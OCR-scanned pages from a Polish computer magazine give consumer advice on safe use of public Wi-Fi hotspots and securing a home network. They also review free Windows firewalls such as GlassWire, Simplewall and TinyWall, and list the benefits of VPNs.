BEZPIECZEŃSTWO

JAK BEZPIECZNIE KORZYSTAĆ Z HOTSPOTÓW

ZASADY

Darmowe Wi-Fi jest w restauracjach, centrach handlowych, na lotniskach. To wygodne, ale trzeba pamiętać, by ***ostrożnie korzystać z tego typu sieci****, gdyż mogą ich używać również hakerzy, którzy chcą zdobyć nasze dane*


Jeśli często korzystamy z publicznych hotspotów, warto poznać podstawowe zasady bezpieczeństwa, które mogą oszczędzić nam kłopotów i nerwów. Wiadomo – okazja czyni złodzieja, przeanalizujmy więc możliwości, jakie daje otwarta sieć Wi-Fi hakerowi.

Jeden z najtrudniejszych elementów ataku hakerskiego to przechwycenie ruchu sieciowego osoby, która ma być jego celem. Jeśli haker nie znajduje się w tej samej sieci LAN lub WLAN co potencjalny cel, jest to bardzo skomplikowane. Dlatego też otwarte sieci są jak zaproszenie dla hakera. Bez żadnego zachodu może przejść do przygotowania ataku na osoby, które w danej chwili aktywnie korzystają z takiej sieci.

Zdarza się również, że hakerzy umieszczają swoje routery w publicznych miejscach i udostępniają darmowy hotspot, z którego chętnie korzysta wielu użytkowników nieświadomych, że cały ruch sieciowy jest rejestrowany. Może to być wykorzystane przez atakującego do zdobycia na przykład haseł i loginów do naszych kont, informacji na temat tego, jakie strony odwiedzamy czy jakie grafiki wyświetlamy, oraz innych podobnych danych, co naruszy naszą prywatność. Dlatego trzeba stosować podane obok zasady bezpieczeństwa. Niektóre z nich warto mieć także w pamięci, używając smartfona – telefony są bardzo często wykorzystywane do przeglądania internetu w publicznych sieciach.

Więcej o tym, jak wyglądają ataki wewnątrz sieci, przeczytamy w poradniku dotyczącym testów penetracyjnych od strony 72. **kd**


1 SPRAWDZAMY, CZY ŁĄCZYMY SIĘ Z ODPOWIEDNIĄ SIECIĄ



Jeśli zamierzamy skorzystać z darmowego hotspota, sprawdźmy, czy na pewno łączymy się z odpowiednim punktem, a nie z siecią, która tylko udaje nasz punkt. W tym celu najprościej zapytać obsługi hotelu, restauracji czy też innego miejsca udostępniającego sieć o poprawną nazwę sieci. Często różnica może być niewielka, na przykład zmiana jednego znaku w SSID, czyli identyfikatorze sieci.


2 AUTOMATYCZNE ŁĄCZENIE SIĘ Z SIECIĄ

Jest to jedna z bardziej przydatnych opcji dostępna na takich urządzeniach jak laptopy czy smartfony. Wracamy do domu lub przychodzimy do pracy i nasze urządzenia automatycznie łączą się z siecią. Należy jednak uważać, jakie sieci mamy dodane do opcji automatycznego łączenia. Jeśli często odwiedzamy fast food, który w każdym swoim punkcie udostępnia sieć o tej samej nazwie, możemy być narażeni na atak hakera, który stworzy hotspot o tej nazwie i tym samym urządzenia będą łączyły się bez naszej wiedzy z niewłaściwą siecią. Dlatego też warto wyłączyć opcję automatycznego łączenia dla sieci publicznych i łączyć się z nimi ręcznie tylko wtedy, kiedy tego potrzebujemy.




3 WYŁĄCZAMY UDOSTĘPNIANIE PLIKÓW

Jeśli połączymy się z siecią otwartą i wybierzemy odpowiedni profil sieci, nie oznacza to, że nasze dane nie będą udostępniane. Musimy sami o to zadbać, sprawdzając poprawność ustawień systemowych profili sieciowych.




1 Klikamy prawym przyciskiem myszy na ikonę sieci w zasobniku systemowym, a następnie na **Otwórz ustawienia sieci i Internetu**.

2 Teraz po prawej stronie w podkategorii **Zmień ustawienia sieciowe** klikamy na **Opcje udostępniania**.



3 Następnie dla profilu **Gość** zaznaczamy opcję wyłączenia udostępniania i klikamy na **Zapisz zmiany**.





BEZPIECZNEGO KORZYSTANIA Z OTWARTEGO WI-FI

4 ZMIANA PROFILU SIECI

Jeśli łączymy się z otwartą siecią poprzez urządzenie z systemem Windows, warto wiedzieć, że system zapyta nas przy nawiązaniu połączenia o to, jak ma traktować daną sieć – jako publiczną czy domową. Wiele osób przez przypadek może wybrać drugą opcję, a wtedy nasze pliki (filmy, muzyka, obrazy, dokumenty) zostaną udostępnione dla wszystkich użytkowników danej sieci. Jest to bardzo niebezpieczne i należy upewnić się, czy mamy aktywny odpowiedni profil dla sieci, z którą się łączymy – w tym przypadku otwartym hotspotem.


1 Klikamy prawym przyciskiem myszy na ikonę sieci w zasobniku systemowym, a następnie na **Otwórz ustawienia sieci i Internetu**.






2 Następnie po prawej stronie klikamy na opcję **Zmień właściwości połączenia**.

3 Teraz wybieramy opcję **Publiczny**, wychodzimy z okna ustawień i ponownie łączymy się z siecią.





5 KORZYSTAMY Z HTTPS

Jeśli zamierzamy korzystać z internetu poprzez otwarte sieci, warto dodatkowo się zabezpieczyć. Jednym z takich zabezpieczeń jest zwracanie uwagi na pasek przeglądarki i na to, czy przy adresie strony znajduje się symbol kłódki, a sam adres strony rozpoczyna się od HTTPS. Jeśli tak jest, możemy być pewni, że pakiety sieciowe, które generuje nasze urządzenie i odbiera z serwerów zewnętrznych, są odpowiednio szyfrowane i zabezpieczone. Pakiety HTTP można bardzo łatwo odczytać i wykraść z nich dane dotyczące na przykład logowania. Nie wszystkie witryny oferują taką formę przeglądania automatycznie, dlatego też warto skorzystać z dodatku dostępnego do wszystkich popularnych przeglądarek – **HTTPS Everywhere**. Po dodaniu tego rozszerzenia do naszej przeglądarki będzie on automatycznie wymuszał nawiązywanie połączenia ze wszystkimi stronami w standardzie HTTPS, jeśli to tylko możliwe.

6 KORZYSTAMY Z FIREWALLA I PROGRAMU ANTYWIRUSOWEGO

Jest to podstawowa ochrona, z której wciąż wiele osób nie korzysta. A to oznacza niepotrzebne narażanie się na ryzyko podczas przeglądania internetu bez żadnej ochrony. Wystarczy jedno wejście na nieodpowiednią stronę lub pobranie i uruchomienie nieodpowiedniego pliku, a nasz komputer zostanie zainfekowany złośliwym oprogramowaniem. Jest to szczególnie ważne, gdy korzystamy z otwartych sieci, gdyż jeśli nie mamy żadnej dodatkowej osłony, atakujący może to wykorzystać i włamać się do naszego urządzenia. Działające w tle aktywne firewall i antywirus powstrzymują ataki.

7 KORZYSTAMY Z VPN

Jeśli chcemy być całkowicie bezpieczni w otwartej sieci, warto skorzystać z możliwości połączeń z siecią VPN. Umożliwi nam to korzystanie z otwartej sieci, a jednocześnie uniemożliwi hakerom przejęcie naszych pakietów sieciowych, które będą całkowicie zaszyfrowane. Więcej informacji o sieciach VPN oraz programach znajdziemy na stronach 82–83.

8 AKTUALIZACJE NA RATUNEK

Warto również pamiętać o tym, aby aktualizować system na bieżąco. Dzięki temu możemy być pewni, że luki bezpieczeństwa, które mogą wykorzystać atakujący, są od razu usuwane. Oprócz aktualizowania systemu Windows warto pamiętać również o aplikacjach, z których korzystamy na co dzień, i je również aktualizować.

Fot. Vasin Leenanuruksa/123rf.com

ZABEZPIECZENIA

*Praktycznie każdy ma w domu bezprzewodową sieć domową. Pozwala to na wygodne korzystanie z internetu na wielu różnych urządzeniach, ale jednocześnie powoduje, że **stajemy się podatni na ataki z zewnątrz***

Coraz szersze wykorzystanie sieci bezprzewodowych w każdym domu jest po części wymuszone poprzez korzystanie z urządzeń, które tylko w taki sposób łączą się z siecią, na przykład smartfonów i tabletów. W przypadku mieszkań, które nie mają okablowania Ethernet, również wygodniej jest korzystać z komunikacji bezprzewodowej nawet w przypadku laptopa, komputera czy nawet telewizora. Bezprzewodowy internet jest znacznie wygodniejszy w codziennym użytkowaniu, a w przyszłości może być jeszcze wydajniejszy. Jednak ma jedną ogromną wadę – jest znacznie bardziej podatny na ataki niż zwykła sieć LAN. Może być tak, że sąsiad pozna przez przypadek hasło do naszej sieci i będzie z niej korzystał. Gorzej jednak, gdy osoba z odpowiednią wiedzą włamie się do naszej sieci specjalnie po to, by wykraść nasze dane logowania lub prywatne wiadomości i dokumenty.
Dlatego zdecydowanie należy zadbać o jak najlepszą ochronę naszego domowego Wi-Fi. **kd**

ZABEZPIECZAMY SIEĆ KROK PO KROKU

1 SILNE HASŁO TO PODSTAWA

Przy zastosowaniu uwierzytelniania typu WPA2 Personal oraz szyfrowania AES nasze hasło będzie praktycznie nie do złamania, jeżeli będzie odpowiednio długie i złożone.
Złożoność zależy od wykorzystania przez nas różnego rodzaju znaków, czyli małych i dużych liter, cyfr oraz znaków specjalnych.

Dla pewności możemy utworzyć hasło składające się z 16 znaków. Wtedy będziemy pewni, że możliwość jego złamania jest niewielka. Standardowe hasła, które domyślnie są aktywne w routerach, należy od razu podczas wstępnej konfiguracji urządzenia zmienić na skomplikowane. Jeśli jeszcze tego nie zrobiliśmy – zróbmy to teraz.


SIŁA HASŁA A CZAS POTRZEBNY NA JEGO ZŁAMANIE

Najczęściej wybieraną metodą zabezpieczenia sieci Wi-Fi jest wykorzystanie uwierzytelniania typu WPA2 Personal oraz szyfrowania AES.
Siła naszego hasła zależy jednak znacznie bardziej od jego złożoności i liczby użytych znaków. Oto tabela, która zakłada wykorzystanie zwykłej siłowej metody łamania hasła i średniej wydajności komputera, bez wykorzystania słownika czy tablic tęczowych, które mogą znacznie skrócić czas łamania.

Wykorzystane znaki	Długość hasła	Liczba kombinacji	Czas potrzebny na złamanie hasła (dla szybkości $1x10^6$/s)
10 (liczby)	8	$1x10^8$	~2 minut
26 (małe lub duże litery)	8	$2x10^{11}$	~2,5 dnia
52 (małe i duże litery)	8	$5,3x10^{13}$	~1,5 roku
62 (litery i cyfry)	8	$2,2x10^{14}$	~7 lat
96 (wszystkie dostępne znaki)	8	$7,2x10^{15}$	~229 lat

2 AKTYWNA FUNKCJA WPS

Wiele routerów domyślnie ma aktywną funkcję WPS. Służy ona do prostego łączenia z siecią bezprzewodową nowych urządzeń bez konieczności podawania hasła. Wielu użytkowników po zakupie urządzenia nie zdaje sobie nawet sprawy, jak potencjalnie szkodliwe to może być. Po pierwsze, istnieje wiele luk, które pozwalają atakującemu na dość proste złamanie zabezpieczenia. Po drugie, nawet jeśli istnieją zabezpieczenia przed atakami siłowymi na WPS, nie dają one 100-procentowej ochrony. Dlatego jeśli nie korzystamy z tej opcji, warto ją całkowicie wyłączyć. Po zalogowaniu się do panelu administratora szukamy zakładki **Sieć bezprzewodowa** i **WPS**. Wystarczy wyłączyć w niej opcję **Enable WPS** lub **PIN routera**.




Fot. Galina Peshkova/123rf.com

DOMOWEJ SIECI

3 ZMIENIAMY DOMYŚLNĄ NAZWĘ SIECI

SSID to identyfikator sieci składający się z maksymalnie 32 znaków. Pełni rolę loginu do sieci i jednocześnie jej nazwy. Warto wiedzieć, że w każdej chwili możemy zmienić identyfikator naszej sieci i powinniśmy to zrobić jak najszybciej, jeśli nadal korzystamy z domyślnie przydzielonej nazwy. W wielu przypadkach jest to duża podpowiedź dla atakującego – domyślna nazwa sieci może wprost zdradzać producenta routera, część adresu MAC, a nawet część hasła.

Po zalogowaniu się do panelu administratora szukamy zakładki **Sieć bezprzewodowa** i w polu **SSID** podajemy nową nazwę naszej sieci.




4 AKTUALNE OPROGRAMOWANIE ROUTERA

Producenci routerów są świadomi zagrożeń, jakie powodują luki w zabezpieczeniach, dlatego też jeśli tylko zostaną one wykryte, dość szybko udostępniają aktualizacje, które neutralizują problem. Użytkownicy w zależności od posiadanych typów urządzeń mają możliwość automatycznego pobrania i zainstalowania oprogramowania na routerze lub też ręcznie ze strony producenta muszą pobrać nowe oprogramowanie i wgrać je do swojego urządzenia. Warto raz na miesiąc sprawdzać, czy jest dostępna aktualizacja – wtedy będziemy mieć pewność, że osoba niepowołana nie uzyska dostępu do naszego urządzenia, wykorzystując lukę w zabezpieczeniach sprzętu.

1 W większości nowych routerów proces aktualizacji jest dość prosty. Logujemy się do panelu administracyjnego.

2 W przypadku TP-Link klikamy na górnym pasku na **Zaawansowane**, a następnie po lewej stronie klikamy na **Narzędzia systemowe** i **Aktualizacja firmware**.


3 Teraz klikamy na **Sprawdź dostępne aktualizacje**.



4 Jeśli router wykryje dostępne oprogramowanie, będziemy mogli wykonać aktualizację. Ręcznej aktualizacji dokonujemy poprzez pobranie odpowiedniego pliku z firmware'em routera na nasz komputer, następnie w polu **Aktualizacja ręczna** klikamy na **Przeglądaj**, wybieramy pobrany plik z naszego dysku i klikamy na **Otwórz** i na **Aktualizuj**.

5 ZMNIEJSZAMY ZASIĘG SIECI


Jest to dość niecodzienne rozwiązanie, które polega na zmniejszeniu mocy sygnału nadawanego przez nasz router. Uniemożliwia to dostanie się do naszej sieci z ulicy, na przykład osobie siedzącej w samochodzie z laptopem – sieć nie ma odpowiedniego zasięgu. Nie wszystkie urządzenia pozwalają na takie rozwiązanie i musimy sobie zdawać sprawę, że ograniczamy również przepustowość naszej sieci, jeśli nasze urządzenia nie będą pracowały w optymalnym zasięgu. Jest to szczególnie warte uwagi w przypadku urządzeń, które nadają sieci w częstotliwości 2,4 GHz oraz 5 GHz jednocześnie. Optymalizując ręcznie zasięg sieci, by ograniczyć się do naszego mieszkania, blokujemy próby włamań. W przypadku routerów TP-Link mamy do wyboru tylko trzy tryby mocy.



Znajdziemy je w zakładce **Zaawansowane**, **Sieć bezprzewodowa**, **Ustawienia sieci bezprzewodowej**, wybierając jedną z opcji obok **Moc transmisji**. Pamiętajmy, aby dostosować moc sieci 2,4 GHz oraz 5 GHz.

ROUTERY FIRMY ASUS

W przypadku oprogramowania do routerów firmy Asus mamy nieco większą kontrolę nad mocą nadawania i możemy bardzo dokładnie określić, jak mocny ma być sygnał, manipulując parametrem **Regulacja Tx Power**.




ZAPORA SIECIO

*Firewall ma za zadanie chronić nasz komputer i naszą sieć przed intruzami – **zabezpiecza, monitoruje i analizuje ruch sieciowy, by wykryć i w porę powstrzymać wszelkie szkodniki**. Poznajmy najlepsze, wybrane przez redakcję darmowe firewalle*


Firewall (ściana ognia) to program – zapora sieciowa. Jego głównym zadaniem jest blokada niepowołanego dostępu do naszej sieci lub komputera z internetu. Firewall realizuje kilka zadań: filtrowanie pakietów, sprawdzanie identyfikacji użytkowników, zabezpieczanie programów łączących się z internetem. Wszelkie incydenty dotyczące zagrożeń bezpieczeństwa są rejestrowane w specjalnych logach, które można później sprawdzać.


Firewalle, które znajdziemy na płycie dołączonej do tego wydania, dają bardzo prosty dostęp do zarządzania ruchem sieciowym na komputerze i ułatwiają korzystanie z wbudowanych w Windows narzędzi do ochrony. W kilka kliknięć możemy zablokować dostęp do sieci dla konkretnego procesu lub zmienić stopień automatycznej ochrony. Firewalle pozwalają również tworzyć białe oraz czarne listy procesów zaufanych oraz takich, które mają być zawsze blokowane. Pozwalają także namierzyć, z jakiego adresu IP wychodzi ruch, który może powodować problemy na naszym komputerze, i ile transferu danych w tle zużywa dana aplikacja. kd



GLASSWIRE 2.1

GlassWire 2.1 (DVD-KOD: **010**) to jeden z najlepszych programów do monitorowania i analizy ruchu sieciowego na komputerze. Daje możliwość automatycznego lub ręcznego blokowania dostępu do internetu wybranym aplikacjom i usługom. Umożliwia weryfikację, z jakim hostem się łączymy, oraz podaje dokładny adres IP docelowego hosta. W prosty sposób możemy też sprawdzić, ile transferu danych wykorzystuje konkretna aplikacja. Program, pracując w tle, wyświetla powiadomienia, gdy nowa aplikacja lub proces chce uzyskać dostęp do sieci. Po uruchomieniu Glass Wire w głównym oknie zobaczymy wykres w trybie **Wszystkie**. Są tu widoczne w czasie rzeczywistym wszystkie dostępy do sieci i cały ruch sieciowy.






Język polski

Domyślnie program uruchamia się w języku angielskim. By zmienić język na polski, klikamy w górnym lewym rogu na **GlassWire**, **Language**, **Polski** i ponownie uruchamiamy program.

Weryfikujemy ruch sieciowy

1 W ustawieniach klikamy na **VirusTotal**, a następnie po prawej stronie na **Odblokuj** i zaznaczamy **Włącz ręczną analizę plików VirusTotal**.




2 Na górnym pasku przechodzimy do zakładki **Użycie sieci**. Tutaj możemy sprawdzić, jak duży ruch sieciowy generują poszczególne aplikacje i usługi. Aplikacje wyświetlane są kolejno od tych, które wykorzystują najwięcej transferu, do tych, które go prawie nie wykorzystują. Warto sprawdzić również te ukryte w polu **+ jeszcze** – najeżdżamy kursorem na to pole, a następnie klikamy na proces, który chcemy zweryfikować.

3 Po kliknięciu pojawią się informacje dotyczące danego procesu. W tym oknie możemy dowiedzieć się dokładnie, gdzie na naszym dysku jest zapisany plik wykonywalny. Jeśli nie wiemy, czy możemy zaufać danemu procesowi, klikamy na **VirusTotal**.

4 Po chwili zobaczymy wynik skanowania – zielony znacznik oznacza, że proces jest bezpieczny.

Blokujemy dostęp do sieci

Jeśli chcemy zablokować dostęp do sieci konkretnej aplikacji, w zakładce **Zapora sieciowa** wystarczy kliknąć na ikonę płomienia przy danym procesie i po chwili nie będzie on miał już dostępu do internetu.



WA OCHRONA PRZED ZŁOŚLIWYM OPROGRAMOWANIEM


PROGRAMY NA DVD


SIMPLEWALL 3

Simplewall (DVD-KOD: **029**) to prosty firewall do Windows, który ułatwia blokowanie wybranych programów lub przyznawanie im dostępu do internetu. Simplewall wykrywa każdy proces, który próbuje nawiązać połączenie z internetem i w trybie domyślnym blokuje ruch wszystkim programom, których jeszcze nie dodaliśmy do białej listy.

Aby dodać dany proces do białej lub czarnej listy, wystarczy wybrać go z listy. Lista procesów jest regularnie aktualizowana przez Simplewall. Program oferuje również funkcję reguł dla systemu filtrów. Tworzy także pliki dziennika z informacjami o połączeniach i błędach.

Każdy nowy proces, który chce uzyskać dostęp do internetu, musi zostać przez nas zweryfikowany. Możemy tego dokonać w aplikacji lub w oknie powiadomienia.







TINYWALL 2.1

TinyWall (DVD-KOD: **033**) to nieco inny rodzaj firewalla. Jest to po prostu nakładka na zaporę sieciową wbudowaną w Windows. Program upraszcza obsługę i częściowo zwiększa funkcjonalność systemowego firewalla. Oferuje szybki dostęp do jego zaawansowanych funkcji, pozwala na błyskawiczną zmianę trybu ochrony w zależności od miejsca, w którym się znajdujemy, obsługuje listy blokujące i tymczasowe reguły zapory.

Aplikację po zainstalowaniu znajdziemy w zasobniku systemowym. Po kliknięciu na jej ikonę prawym przyciskiem myszy uzyskamy dostęp do ustawień. Jedną z bardziej interesujących funkcji jest **Tryb uczenia**. Aktywujemy go, klikając na **Tryby ochrony**, **Tryb uczenia**. Pozwala on tak jak w zaawansowanych programach nauczyć nasz system, jakie procesy mogą uzyskiwać dostęp do sieci, a jakie mają być blokowane.







WINDOWS FIREWALL CONTROL 5

Windows Firewall Control (DVD-KOD: **038**) to ostatnia wersja programu do zarządzania zaporą sieciową wbudowaną w Windows, zawierająca poprzednią wersję interfejsu stosowanego, zanim program trafił pod skrzydła Malwarebytes (wersja opisana obok). Windows Firewall Control daje szybki dostęp do wszystkich funkcji systemowego firewalla, umożliwia ustawianie reguł zapory, poziomu bezpieczeństwa (do dyspozycji mamy cztery poziomy), a także rodzajów powiadomień.

Po uruchomieniu programu od razu możemy wybrać jeden z czterech dostępnych trybów ochrony, ale nie jest zalecana zmiana trybu **Medium Filtering** na jakikolwiek inny. Warto natomiast przejść do zakładki **Notifications** i aktywować domyślnie wyłączone powiadomienia w tryb **Learning Mode** – dzięki temu będziemy wiedzieć, jakie aplikacje i procesy są blokowane i jeśli zauważymy, że jeden z nich powinien być odblokowany, będziemy mogli dodać go do białej listy.






MALWAREBYTES WINDOWS FIREWALL CONTROL 6

Malwarebytes Windows Firewall Control (DVD-KOD: **039**) to program do zarządzania zaporą sieciową wbudowaną w Windows. Daje szybki dostęp do wszystkich funkcji systemowego firewalla, umożliwia ustawianie reguł zapory, poziomu bezpieczeństwa (cztery poziomy) i powiadomień. W tej wersji jest więcej opcji, ale w zamian dane o naszych filtrach mogą być odczytywane przez firmę Malwarebytes w celach diagnostycznych.

Domyślnie program działa w angielskiej wersji językowej. Zmienimy ją na polską na zakładce **Options** w polu **User Interface language**, wybierając **Polski**.

W zakładce **Ochrona** znajdziemy bardzo interesującą funkcję **Secure Boot**, która po aktywowaniu blokuje całkowicie ruch sieciowy podczas wyłączania i włączania komputera. Dzięki temu będziemy mieć pewność, że żadna aplikacja nie prześle danych w tym czasie.



Fot. Fisher Photostudio/123rf.com

NAJLEPSZE VPN-Y ANONIMOWO W INTERNECIE

Jeśli zależy nam na prywatności podczas korzystania z internetu, powinniśmy używać programów VPN. ***Pozwalają one nawiązywać szyfrowane, tunelowe połączenie****, zabezpieczone przed atakami*

CO DAJE VPN

1 Umożliwia omijanie blokad regionalnych i korzystanie z treści udostępnianych w innych krajach.

2 Dzięki VPN możemy w bezpieczny sposób korzystać z otwartych sieci w publicznych miejscach.

3 Pozwala na korzystanie z sieci na uczelni lub w pracy bez ograniczeń nakładanych przez administratorów; dzięki temu, że połączenie VPN jest szyfrowane, nie można sprawdzić, jakie strony przeglądamy.

4 Omijanie cenzury – niektóre państwa starają się blokować różnego rodzaju treści. Korzystając z połączenia VPN, możemy uniknąć tego typu blokad (Chiny i Iran starają się zablokować korzystanie z klientów VPN).

5 Lepsza ochrona połączeń typu VoIP. Jeśli często korzystamy z głosowych połączeń poprzez internet, warto używać do tego VPN. Bez tego relatywnie łatwo można podsłuchać rozmowy.

6 Możliwość korzystania z wyszukiwarek internetowych bez dopisywania wyszukań i ich wyników do naszego profilu kupującego.

7 Jeśli jesteśmy na wakacjach za granicą, dzięki VPN możemy „przenieść" się do Polski i uzyskać dostęp do usług online tylko dla osób przebywających w kraju.

